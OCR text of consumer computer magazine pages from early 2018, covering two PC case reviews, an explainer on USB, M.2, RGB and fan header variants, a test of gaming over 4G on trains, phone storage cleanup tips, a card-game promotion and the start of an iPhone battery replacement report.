赛普雷太空一号用料非常的扎实，除了氧化铝前面板之外，两侧都是钢化玻璃侧面板，内部为1mm或0.8mm的钢板，整个机箱的重量达到了11kg，非常的牢固。在做工上，虽然机箱边缘没有卷边，但明显经过了处理，比较的圆滑，不会割手。机箱内部还采用了一些模块化的设计，比如前面板的风扇支架和电源挡板均可拆下，使得硬件的安装、维护更加方便。

总结:做工不错，同价位有竞争力

对整个机箱进行详细体验之后，笔者觉得这算是一款不错的全塔机箱:用料扎实、做工还算不错，外观富有科技感，内部空间大各种高端硬件都装得下，两面都是钢化玻璃，能够将机箱内部很好地呈现出来。在700多元的价位上，赛普雷太空一号是一款玩灯、做工上都做得不错的产品，还算是有一定的竞争力。

责编:王诚 组版:向海蓉 责校:杨军
日期:2018.2.5 投稿邮箱:pcw-advice@vip.sina.com

钢化玻璃+宽体，这款中塔很抢眼

航嘉GX600P中塔机箱深度体验

电脑主机里玩 RGB 灯效已经非常流行了，主板、显卡、电源、风扇等配件配备酷炫灯效已经并不稀奇。不过，为了完美展示这些酷炫的灯光，玩家还得选择一款全侧透的机箱才行，而全侧透机箱之中，又数采用钢化玻璃面板的产品最为适宜，这是因为钢化玻璃相对于亚克力能提供更好的透光、导光效果，同时抗划伤的能力要强很多。那么，面对市场中琳琅满目的钢化玻璃全侧透机箱，玩家要怎么选择呢？航嘉最近推出了一款双钢化玻璃面板的中塔机箱 GX600P，通过对它的体验，我们就能总结出一些选购心得来。

双钢化玻璃面板+全侧透，装机视觉效果出众

市面上全侧透机箱很多，而航嘉GX600P采用了双钢化玻璃面板的设计，其中左侧的钢化玻璃全侧透面板厚度达到4mm，提供了很好的透光度和导光效果，从而更好地发挥了全侧透的优势。除了左侧面板，GX600P的前面板也采用了4mm厚度的钢化玻璃材质，这样一来前面板之下的3个风扇位如果安装RGB风扇的话，视觉效果也会非常震撼。可能有玩家会问，如果采用双亚克力透明面板，不是也能实现全景透光效果吗？其实这两种材质的实际视觉效果是天差地别的。首先，钢化玻璃面板硬度远超亚克力，抗划伤能力一流，而亚克力很容易划伤，一但透光面出现划伤的凹槽，机箱内部透射的灯光就会产生紊乱的折射，大大影响视觉效果；其次，钢化玻璃面板导光性更好，特别是达到4mm厚度后，可以实现一种通透的视觉效果，档次明显比亚克力高很多。这也是为什么我们说航嘉GX600P这种双钢化玻璃面板设计提供的是“全景窗口炫光模式”的原因。因此，即便钢化玻璃面板的机箱比亚克力面板机箱的售价贵那么一点点，我们也强烈推荐选择钢化玻璃面板的机箱，视觉效果和档次真不是只高一点半点。

内部结构设计合理，细节抢眼

机箱的易用性和兼容性也是非常重要的。航嘉GX600P作为一款面向主流玩家的中塔机箱，自然要对各种硬件提供不错的兼容性和安装便利性。GX600P采用了宽体设计，200mm的宽度让它的内部空间更加宽敞，因此可以支持380mm长的高端显卡和160mm高的高端风冷散热器。GX600P还采用了独立电源仓设计，下方的独立电源仓与3.5英寸硬盘架合为一体，并在电源位置预留了铭牌窗口，方便展示电源的个性铭牌。其实独立电源仓的最大好处是将电源与3.5英寸硬盘的散热区域与主板区域隔离开来，从而改善机箱内的散热环境。

GX600P的2.5英寸硬盘位设计在了前置面板之后，而且与主板处于同一平面，如此一来就不会挡住前面板后面的3个机箱风扇对主板区域形成的风道，实现最好的散热效果。风扇位方面，除了前面板后方的3个风扇位（140mm×2或120mm×3），机箱顶部还可以安装两个120mm/140mm风扇，而机箱后面出风口也可以安装1个120mm风扇。值得一提的是，GX600P的前面板后方也可以安装240mm的一体式水冷，而后方出风口也可以安装120mm一体式水冷，玩家可以按照需求自行选择。当然，如果玩家充分利用了GX600P的所有风扇位，就可以打造360° 立体散热系统，实现高效循环散热。

背线孔位设计也是GX600P的亮点，它在主板支撑板对应处理器散热器的位置预留了大面积的支架安装孔，如果玩家需要安装散热器背板支撑架的话，这就会很方便了。在2.5英寸硬盘位旁边，GX600P也提供了多个大尺寸的背线孔，很多高端电源的线都又硬又粗不好弯折，如果背线孔太小走线会很不方便，而从上到下的孔位覆盖也能让24Pin电源线、双8Pin显卡供电线、SATA线等找到对应的背线孔位，走背线更加顺畅。

一款机箱做得是否用心，还是要看细节设计。航嘉GX600P在细节方面下的功夫让我们眼前一亮。GX600P的钢化玻璃前面板可以拆卸，而前面板的侧面设计了配备防尘网的散热栅格，在前面板后方安装了风扇的情况下，起到进气的作用，同时也能有效过滤灰尘。特别值得一提的是，这两排散热栅格的栅栏开模也很精致，与高档次的钢化玻璃面板十分般配。在机箱顶部，GX600P也提供了一块磁吸防尘网，玩家可以轻易地拆装，从而方便清理灰尘，让整机的散热始终保持最佳状态。在机箱底部，GX600P也配备了防尘网，这对于整机长期使用后的维护也是很有帮助的。此外，GX600P采用了SPCC黑化外壳，内部框架边缘全部进行了卷边处理，无论坚固度、质感还是档次感都非常出色。虽然这些都只是细节，但能体现出GX600P是一款做工和设计都很严谨的一线品牌机箱产品。

原生USB 3.0前置接口，速度/供电皆出色

使用便利性也是机箱的重要属性之一。GX600P的前置面板区域提供了丰富的接口，顶置式电源开关也更好地适应了最普遍的机箱下置摆放方式。前置面板接口方面，GX600P提供了两个USB 1.1和1个原生USB 3.0接口，外加3.5mm麦克风和耳机接口。其中的原生USB 3.0接口提供了完整的USB 3.0数据带宽，能够提供10倍于USB 2.0的传输速度，同时供电能力也大大高于USB 2.0，这样一来玩家就可以直接在机箱前面板上使用USB 3.0闪存或移动硬盘，无论是传输速度还是供电都不用担心。

总结 **超高性价比的双钢化玻璃面板全侧透中塔机箱**

总的来说，GX600P是一款颜值相当突出的双钢化玻璃面板全侧透中塔机箱，4mm厚度的钢化玻璃质感和透光效果都非常出色，内部结构设计合理，能够完美适应各种装机配件，超大散热器和超长显卡也都能应付得来，算得上是一步到位打造酷炫灯光主机的上佳之选。另外，它的售价也仅为299元，这在配备双钢化玻璃面板的中塔机箱中也是非常有竞争力的，喜欢高颜值主机的玩家朋友可以重点关注一下。

规格参数

- **主板兼容:** ATX/micro-ATX/mini-ATX
- **机箱尺寸:** 442mm×203mm×452mm
- **显卡限长:** 380mm
- **CPU散热器限高:** 160mm
- **水冷支持:** 前置240mm一体式
- **3.5英寸硬盘位:** 2
- **2.5英寸硬盘位:** 3
- **风扇位:** 6
- **参考价格:** 269元

前面板两侧的散热栅格不但美观，还能提供更好的散热防尘效果

4mm厚的钢化玻璃前面板能够更好地展示机箱前部的灯光

电源仓底部也配备了可拆卸的金属防尘网

机箱顶部的磁吸防尘网拆装很方便

顶置面板支持原生USB 3.0接口


不懂要掉坑！这些接口花样多

电脑上的各种接口众多，它们的规格参数对于新手朋友来说也比较复杂难懂，也许在购买硬件产品时也只能了解个大概情况，比如主板上有没有 USB 3.1、M.2、U.2 之类的接口。但是，就算是同样名称的接口，也可能具备不同的规格参数，在实际使用中的性能也会有差异，新手朋友如果没有深入了解，可能就会出现所购产品性能和功能与期待值相差很大的情况。要避免这种情况也很简单，本期我们就来给新手朋友们普及一下电脑上“同名称不同规格”接口的一些知识吧。

USB 3.1接口分1代与2代

目前 USB 接口最高的版本就是 USB 3.1 了，主流的主板上一般都有提供 USB 3.1 接口。不过，可能很多新手玩家只知道 USB 3.1 接口比 USB 3.0 快，却不知道 USB 3.1 也是分为 1 代和 2 代的（Gen1 和 Gen2），其中标明是 USB 3.1 Gen1 的接口带宽只有 5Gbps，只和 USB 3.0 一个水平，而性能真正强大的是 USB 3.1 Gen2，带宽可达 10Gbps。因此，如果大家要享受比 USB 3.0 性能更强的 USB 3.1 接口，就必须购买板载 USB 3.1 Gen2 接口的主板。不少主流主板同时板载了 USB 3.1 Gen1 和 USB 3.1 Gen2 接口，这些规格只要仔细查看主板说明书或官方网站的规格参数，就能找到，如果厂商没有标明 Gen1 还是 Gen2，那一般就是 Gen1 了（某些三线或杂牌主板厂商的确会这么干，而一二线厂商不会）。

新一代的 USB 3.1 主控芯片支持 16Gbps 的总带宽


内建于芯片组+ASMedia® ASM2142 USB 3.1 Gen 2控制器：
1. 1个USB Type-C™接口在后方面板，支持USB 3.1 Gen 2
2. 1个USB 3.1 Gen 2 Type-A接口(红色)在后方面板
内建于芯片组：
1. 8个USB 3.1 Gen 1接口(4个在后方面板，4个需经由扁平电缆从主板 内USB插座接出)
2. 6个USB 2.0接口(2个在后方面板，4个需经由扁平电缆从主板内 USB插座接出)
正规主板厂商的官网上都会清楚标明主板所载 USB 3.1 接口的版本

Type-C 和 Type-A 只是 USB 接口的不同形态

此外，就算是同样支持 USB 3.1 Gen2，搭载不同主控芯片的主板接口性能表现也不同。例如采用 ASMEDIA 1142 主控芯片的主板，它由这块芯片输出的 USB 3.1 Gen2 接口最多提供 10Gbps 带宽，而采用 ASMEDIA 3142 主控芯片的主板，由此芯片输出的 USB 3.1 Gen2 接口则可以提供 16Gbps 的总带宽。虽然只插 1 个 USB 3.1 Gen2 设备时并没有什么差别，但插多个设备时传输速度就有明显差异了。


提到 USB 3.1 就不得不提 Type-C 接口。这里需要给新手朋友解释一下，USB 3.1 是接口标准，而 Type-C 可以理解为接口的形态，它比我们常用的 Type-A 接口更小巧，而且支持双面插拔。一般来说，主板上的 Type-C 接口最高可支持 10Gbps 带宽（USB 3.1 Gen2），而同样采用 Type-C 形态的雷电 3 接口带宽可高达 40Gbps（多见于高端笔记本上，接口旁有雷电 LOGO，而主流台式机主板上一般没有，需要通过 PCI-E 雷电 3 扩展卡来提供），可以用来连接高速外置硬盘盒或显卡盒子。

M.2接口分双兼容与单兼容

现在 M.2 接口也是主流主板的标配了，M.2 固态硬盘的确比 SATA 接口固态硬盘占用空间更小，更方便机箱走线。不过，可能很多新手玩家都不知道，其实 M.2 接口固态硬盘也分了 PCI-E 通道版和 SATA 通道版，其中 PCI-E 通道版性能远超 SATA 通道版，这是因为 SATA 6Gbps 通道的带宽只有 6Gbps，而主流的 PCI-E 通道版固态硬盘（支持 NVMe）都采用了 PCI-E 3.0 ×4 通道，带宽上限达到 32Gbps。一般来说，主板说明书和官网都会标明主板上 M.2 接口支持的通道模式，有一些是 PCI-E/SATA 双模式兼容的（使用 SATA 通道时，主板上某些 SATA 接口会无法使用，说明书会标明），而有一些只支持 PCI-E 模式（值得注意的是，一些老版本的 PCI-E 通道固态硬盘只采用了 PCI-E 2.0 ×2 模式，且有可能不支持 NVMe，和主流 PCI-E 3.0 ×4 固态硬盘性能相差甚远，选购的时候一定要注意）。

所以，大家要给自己的电脑添加 M.2 固态硬盘时，要注意主板上 M.2 接口支持的模式，如果买了不支持或者过时的版本就尴尬了。

主板规格表中会列出 M.2 接口支持的通道模式




M.2 接口固态硬盘除了有尺寸区别，也有占用通道的区别

常规 / 可编程 RGB 灯带插座有区别

现在游戏主板玩灯已经是很常见的事了，这些主板除了自己带灯之外，还可能板载了灯带扩展插座，方便玩家自己扩展灯带打造灯光 MOD 主机。不过，在一些高端的电竞主板上，有可能会集成不同类型的灯带插座。以华硕 ROG STRIX 系列高端电竞主板为例，部分型号就同时提供了常规的 4Pin RGB 灯带插座和可编程 RGB 灯带插座。这两种插座虽然从外观看起来很相似，但针脚定义和电压是完全不同的。

4Pin RGB 灯带插座一般对应的是 5050 RGB 灯带，最大输出功率为 12V/3A，为保持灯带亮度，灯带长度最好不要超过 3 米。从图中也可以看到，4Pin RGB 灯带插座的 4 根针脚分别对应 +12V、G、R、B 信号。可编程 RGB 灯带插座一般对应 WS2812B 可编程 LED 灯带，输出功率为 5V/3A，针脚只有 3 根，分别对应 +5V、D（数字信号）、地线。为保证亮度，插座上最好不超过 60 个 LED 灯珠。

可以看到，4Pin RGB 灯带插座和可编程 RGB 灯带插座在物理结构上是很相似的，所以大家既不要买错灯带，也不要插错哟。



虽然插座外观相似，但常规灯带和可编程灯带插座针脚定义和电压完全不同

主板风扇插座，混合动力最实用

新手朋友可能会认为主机内的各种风扇只要插在主板风扇插座上直接用就行，殊不知要实现完美的智能调速，其中还是有些细节需要注意的。在一些比较老的主板上，大都分别提供 3Pin 和 4Pin 的风扇插座，其中 3Pin 插座只支持 DC 调速（也就是通过改变电压来进行风扇调速），而 4Pin 风扇插座不但支持转速侦测，还支持 PWM 调速（通过脉宽调制来调速），而且 PWM 调速精度更高。而在较新的主板上，则统一提供了 4Pin 风扇插座，有的还支持混合动力调速（PWM+DC 双支持），因此不但可以自由搭配各种风扇，还能支持水泵、流速计等高端散热组件。大家在买主板的时候也可以顺便注意一下这个卖点哟！

同时支持 PWM 和 DC 调速模式的风扇插座设备适应性更广

回家路上也能战个痛快?
4G玩网游靠谱性研究

@隔壁老王

马上就要过年了,在外的游子陆续开始踏上了回家之路。正在高速发展的高铁不仅减少了旅行时间,而且为乘客带来了更为舒适的乘坐体验。现在高铁上有了电源插座、可放笔记本的小桌板再加上各运营商正在猛推的 4G 流量无限套餐,从理论上说在高铁上也能玩网游了,可是实际操作起来靠不靠谱呢?

手机与笔记本分享网络的两种方式

要实现高铁上玩网游,首先要将手机上的移动网络共享给手机。给笔记本分享移动网络很简单,这主要有两种方案。一是将手机设置一个热点(网络名、密码自定),然后通过笔记本的无线网卡进行连接。二是用数据线将手机连接到笔记本上,然后在设置中选择 USB 网络共享。

笔者建议大家选择第二种方案,也就是通过 USB 网络共享。因为在移动热点状态下,手机的耗电量会加快,很可能要边充电边使用。既然手机一直要连着数据线充电,那不如直接插到电脑上,共享网络、充电两不误。

4G网络玩网游实战:表现还不错,就怕部分路段信号变差

连好了网络接下来我们就能用 4G 网络玩网游了。本次体验用的是华硕 ROG G7AI 笔记本,分别用联通和电信的 4G 网络试玩网游大作《英雄联盟》《魔兽世界:军团再临》,在这两个游戏中主要考查游戏的延迟情况。接着还会试玩大家喜爱的 QQ 游戏,考查用 4G 网络时的表现。

	有线	联通	电信
《魔兽世界:军团再临》	本地:44ms	本地:57ms	本地:90ms
	世界:47ms	世界:50ms	世界:71ms
《英雄联盟》	49ms	56ms	86ms

在使用有线网络时,《魔兽世界:军团再临》的本地延迟为 44ms,世界延迟为 47ms,《英雄联盟》的延迟为 49ms,在这样的状态下,游戏非常顺畅,不会因为网络延迟高而出现网络卡顿等问题。

接着笔者分别用联通和电信的 4G 网络运行《魔兽世界:军团再临》和《英雄联盟》两款网络游戏。笔者的体验环境属于城区,4G 网络信号还算不错,使用联通网络时,虽说网络延迟有所提升,但上升的幅度非常有限,依然可以非常流畅地玩游戏。而使用电信网络时,网络延迟的上升就有些高了,《魔兽世界:军团再临》的本地延迟达到了 90ms,世界延迟达到了 71ms,而《英雄联盟》中的延迟也提升到了 86ms,但是在这样的状态下,玩游戏依然问题不大,也没有出现明显的卡顿问题。

当然如果你觉得网络延迟有所上升无法接受的话,还有办法就是使用网游加速器,比如本次研究我们使用的是网易 UU 加速器。当使用加速器之后,游戏中的网络延迟也降了下来,与之前研究中使用有线网络时的水准基本持平。

	联通	联通(加速)	电信	电信(加速)
《魔兽世界:军团再临》	本地:57ms	本地:46ms	本地:90ms	本地:51ms
	世界:50ms	世界:48ms	世界:71ms	世界:50ms
《英雄联盟》	56ms	51ms	86ms	56ms

最后笔者用 4G 网络体验了 QQ 游戏,即便是玩《连连看》《对对碰》这样对网络要求偏高的小游戏也没有问题,更不要说《斗地主》和各种麻将了。这表明其实只要在 4G 信号够好的区域,用 4G 信号玩游戏是问题不大的,如果再加上网游加速器的话,正常玩游戏是没问题的。不过考虑到信号的不算太稳定以及小桌板对操作的影响,笔者并不建议大家玩《英雄联盟》《绝地求生》这样的游戏,而在《魔兽世界:军团再临》之类的网游中练小号、做世界任务是比较好的选择。

只要 4G 信号够好,玩《魔兽世界:军团再临》乃至《英雄联盟》都是可以的

至于 4G 信号的覆盖,毕竟高铁线路这么长,有部分区域信号差是正常的。不过这也在努力改进中,像去年刚开通的西成高铁,虽然是山区铁路,桥隧占比达到了 90%,但采取同步建设、同步开通、同步验收的方式,在西成高铁全线装设了网络信号设备,实现了网络信号全线覆盖。相信过不了多久,坐高铁回家再也不用担心火车上的移动网络信号差了。

没网也不怕,选一款“时间杀手”的单机游戏吧

如果遭遇到了 4G 网络不好,或者是没有流量的情况,大家也不要伤心,玩不了网络游戏还可以玩单机游戏不是?选择一款耐玩的单机游戏,旅途时间一会儿就过了。

《三国志 13 威力加强版》: 三国一直是玩家非常喜欢的题材,这款游戏是《三国志》系列的最新作,其在《三国志 13》的基础上增加了很多内容,多到什么程度,笔者刚玩时发现这完全是一款新游戏啊。不管你是选择人生剧模式还是各种虚拟剧情,不花大把时间可是通不了关的。

《足球经理 2018》:FM 系列通过庞大翔实的数据库和复杂的算法为球迷玩家搭建了一个媲美现实的虚拟足球世界。《足球经理 2018》在真实性上更进一步,对你的判断力、决策力有了更多的要求。更重要的是,这款游戏没有通关可以一直玩下去,来回两段旅程都不会无聊了,快来组建你的梦之队吧。

街机模拟器:如果你在旅途中不想动脑,就想体验突突突的快感的话,那么街机模拟器绝对是最好的选择。现在街机模拟器里的游戏很丰富,《合金弹头》《恐龙快打》《圆桌骑士》《1945》《拳皇》等不同类型的经典游戏应有尽有,玩几个街机游戏通关,估计也快下车了。当然玩街机模拟器最好还是配个手柄,更利于操作哦。

《信长之野望 15:大志》:本作是《信长之野望》系列的最新作,游戏中登场的大名武将各自拥有不同的“志”,根据“志”将会有各种各样的价值观以及想法交错。就好像面对真实的人一样的游戏体验。

《刺客信条:起源》:系列游戏最新一代,很多方面与《上古卷轴 5》类似,剧情不再过于线性,自由度更高、更多注重探索元素。地图不仅限于埃及,玩家可以探索埃及之外的区域,甚至可能是希腊,玩家需要花更多的时间在游戏当中。

能节省几个GB存储空间的不仅仅是微信！
手动给手机减肥

在这个动辄一张照片都是几 MB，顺手拍摄小视频成习惯的岁月里，手机容量一再告急已经成为让不少小伙伴头疼的事儿了，第三方专用清理工具虽然简单方便，却很容易又陷入“全家桶”的尴尬境地，而对于习惯精打细算过日子的笔者，手动给手机“减肥”而释放存储空间成为最好的选择。

手机卡顿的黑手

笔者手上这款智能手机用了两年多了，华硕 ZenFone 2搭载的 4GB+16GB 的组合在两年前还算是相当不错的，但最近使用起来始终慢到令人着急，怀疑电池、硬件配置等等问题的最后，没想到删除几个游戏后流畅感瞬间明显提升，显然，被装得满满的存储空间造成了手机运行的卡顿问题。

最简单的解决办法莫过于换机，可从经济角度看显然不合适。于是乎，删删减减、缝缝补补的弥补手法才是最科学的。

在进行各种软件优化和完善以前，笔者首先进行的其实还是相对简单的删除操作，直接删除掉手机上占用空间比较多，平时使用又很少的软件，这期间，甚至美团外卖、脉脉都成为被删除的对象，可当手机上仅存微信、QQ、淘宝、东方财富这类最最基本的应用软件时，手机空间依旧不够用，仅剩余这 400MB 让日子过得紧巴巴的，也推动了给手机减肥的想法……

微信是必然需要清理的

作为日常使用最频繁的软件，微信必然是属于清理对象的，对于微信操作一步清理几个 GB 空间的美好未来，实际上的确也是存在。

启动微信后在“我的－设置－通用”界面可以看到“清理微信存储空间”项，点选“清理微信存储空间”后，系统会自动进行清理操作，实际上这里会提供两个选项，一个是“清理微信存储空间”，一个是“使用手机管家，清理系统空间”，后一个显然是微信顺带在推荐它的清理工具了，笔者倾向选择前者。

在“清理微信存储空间”里面出现的，一般是平时各个群和微信好友的对话，可以根据自己的意愿进行勾选定向删除，这样的做法显然能更好地保留一些关键对话信息，更适合大家一些吧！

QQ也是增肥的原因

除了微信各群和好友聊天、发照片会留下大量的冗余文件让我们的手机空间不足外，QQ 同样是吃空间的另一个原因，毕竟 QQ 群更多，各种照片、文件传输更多……

滑动拉出手机 QQ 左侧菜单界面，点选“设置”后在新的“设置”界面中可以看到“空间清理”选项，点选后系统会自动进行空间清理。

和微信清理一样，手机 QQ 在进行“空间清理”操作的时候，也会出现两个选项，“手 Q 存储空间清理”和“深度清理手机空间”两个选项里面，笔者依旧是倾向使用“手 Q 存储空间清理”即可，不太愿意安装专门的清理软件。


其他软件的空间清理

在搞定微信和 QQ 两个吃空间的大户后，并不意味着本次清理工作的结束，对于其他一些常用软件而言，同样存在需要清理的空间。以腾讯视频为例，启动软件后进入“个人中心”界面，点选“设置”后可以看到“清空缓存”选项，点选后即可完成。

除腾讯手机视频外，爱奇艺、优酷等等都在设置界面提供了类似选项，小伙伴们直接选择清理就可以了。

浏览器同样是容易产生冗余文件的地方，毕竟我们平时使用手机百度查阅点资料已经太普遍了，经年累月下来，这里面的冗余文件可一点都不少哦！启动手机百度后，点击“我的”选项，在相关界面往下滑动后可以看到“设置”项，点击进入设置界面后就可以看到“清理缓存”选项了。

喜欢逛淘宝的小伙伴可要注意了，淘宝同样存在冗余文件占用缓存的问题。启动手机淘宝后点击“设置”项，进入设置界面后再点选“通用”项，进入“通用”界面后就可以看到淘宝为大家提供的“清除缓存”选项了。



没有外挂，不用氪金！这款游戏让你穷玩**变大神**

若说 2017 年最火的游戏是什么，自然就是《绝地求生》。随着端游的红火，“吃鸡”手游也在国内游戏市场遍地开花。“大逃杀”设定固然给这类型的游戏增添了刺激感，但仅靠打鸡血很难让游戏长久存活下去；再加上愈演愈烈的外挂事件，“吃鸡”游戏的未来实在难以估量。难道所有红火的游戏最终都逃不过一个“凉”字？

其实不然。在众多游戏类型中，卡牌类游戏可以说是生命力长久。我们以最有代表性的卡牌游戏《我叫 MT 变态山口山》为例，来简单分析一下卡牌游戏为何生命力顽强。

经典 IP
穿越现实打破次元壁

现在许多游戏都在强调一个概念——IP，《我叫 MT 变态山口山》也不例外。它是知名动画《我叫 MT》正版授权手游。这款游戏通过英雄卡牌、剧情副本等内容高度还原了动画情节，我们所熟知的“MT”、“傻馒”等动画主角都将作为英雄与玩家并肩作战。

新奇玩法
一秒钟也能战大神

IP 仅是一款游戏的“外表”，想要让游戏拥有生命力，核心还是要回归到玩法中。

除了经典的 IP 和高度还原的游戏设定以外，《我叫 MT 变态山口山》在玩法上也与传统的卡牌游戏不同。

首先，在核心“卡牌”上，《我叫 MT 变态山口山》打破传统，增加了特色的英雄幻化系统，玩家通过对英雄雕像进行培养可以获得属性加成，拥有更强的战斗力。当然，这款游戏的卡牌获取途径多样，难度也不高。除了传统的抽卡，还可以通过各种渠道收集碎片获得英雄。

其次，除了传统的 PVE 副本和 PVP 竞技场，《我叫 MT 变态山口山》还设计了多样性的奖励玩法。玩家能够通过夺宝、宝箱争夺、英雄试炼、世界 BOSS 等玩法获取海量金币和稀有道具。

而在战斗方面，《我叫 MT 变态山口山》主打快节奏战斗，列好阵形一键即可完成大部分战斗，更有利于玩家将碎片时间利用起来，拒绝无聊的真空期。

轻度氪金
开局穷玩变大神

游戏总离不开“消费”二字，《我叫 MT 变态山口山》在这方面堪称业界良心。高达 1:300 的充值比例，让玩家的消费度降至最低。同时，新服开启，玩家建号即可免费获赠 VIP10，每日可领取专属礼包。礼包中不仅有实用的小道具，还有许多珍稀道具，再加上丰厚的日常玩法奖励，显性福利丰厚，又再一次免去了玩家的氪金烦恼。

在重度游戏氪金时代，《我叫 MT 变态山口山》的出现让玩家享受到了轻松游戏的乐趣。或许正是因为这一系列的原因，才让这款游戏拥有了极好的口碑。

如果你对这款游戏有兴趣，不妨扫描右方二维码下载游戏，使用手机号一键注册，进入 75 区开启你的 MT 之旅。若是你在游戏中有什么问题，或想与他人交流游戏心得，可以加入我们的 MT 玩家群，一起踏上新的征程！

安卓下载

安卓下载

玩家群

责编:黄益甲 组版:向海蓉 责校:杨志刚
日期:2018.2.5 投稿邮箱:pcw-advice@vip.sina.com

小编亲测
换了电池的iPhone真能满血复活?

岁末年初,iPhone的“降速门”成为各大媒体报道的焦点,苹果也只好妥协,将更换电池的价格降低为218元,用户觉得捡了个大便宜,纷纷排队预约。近日,央视《每周质量报告》又播出了《苹果手机卡顿事件调查》报道,让那些还在观望的人更矛盾了——这200多块钱到底值不值?换了电池之后能否让卡顿的手机复活?我们亲自进行了体验。

扫码关注机智猫
获取更多优质内容

现在预约6/6s要等两周

在这里选择更换电池之后,可以选择联系客服或到店送修

自行送修必须提供有效证件,以便确认身份

如果你所在的城市有AppleStore直营店,那就非常方便,直接去店里询问即可预约。对于不方便到店的用户,最好使用苹果官方提供的Apple支持(可在APP Store应用市场下载)进行预约。

方法也很简单,在Apple支持中找到“电池、电源与充电”并选择“更换电池”,在这里可以联系客服(工作时间10分钟内会有工作人员打电话给你)或者选择自行到店送修,由于更换电池要进行检测,所以建议选择到店送修。

到店检测之后,按目前大多数城市的预约情况来看,像是iPhone 6/6s这样的“重灾区”手机,一般要等两周左右才能为你更换,所以这段时间没别的办法,只能耐心等待。

2018年内有且只有一次机会

如果看到“电池可能需要维修”,就去店里检查一下吧

在等待期间,有件事你必须完成,因为在更换电池之后,工作人员会对手机进行检测,所以需要你事先关闭Find My iPhone和锁屏密码等功能,也就是说,手机里的一切隐私(包括相册、联系人、应用内数据等)都会毫不设防地交出去,虽然工作人员也不会窃取你的资料,但如果有重要数据,一定要做好备份,然后清空数据再交出手机。

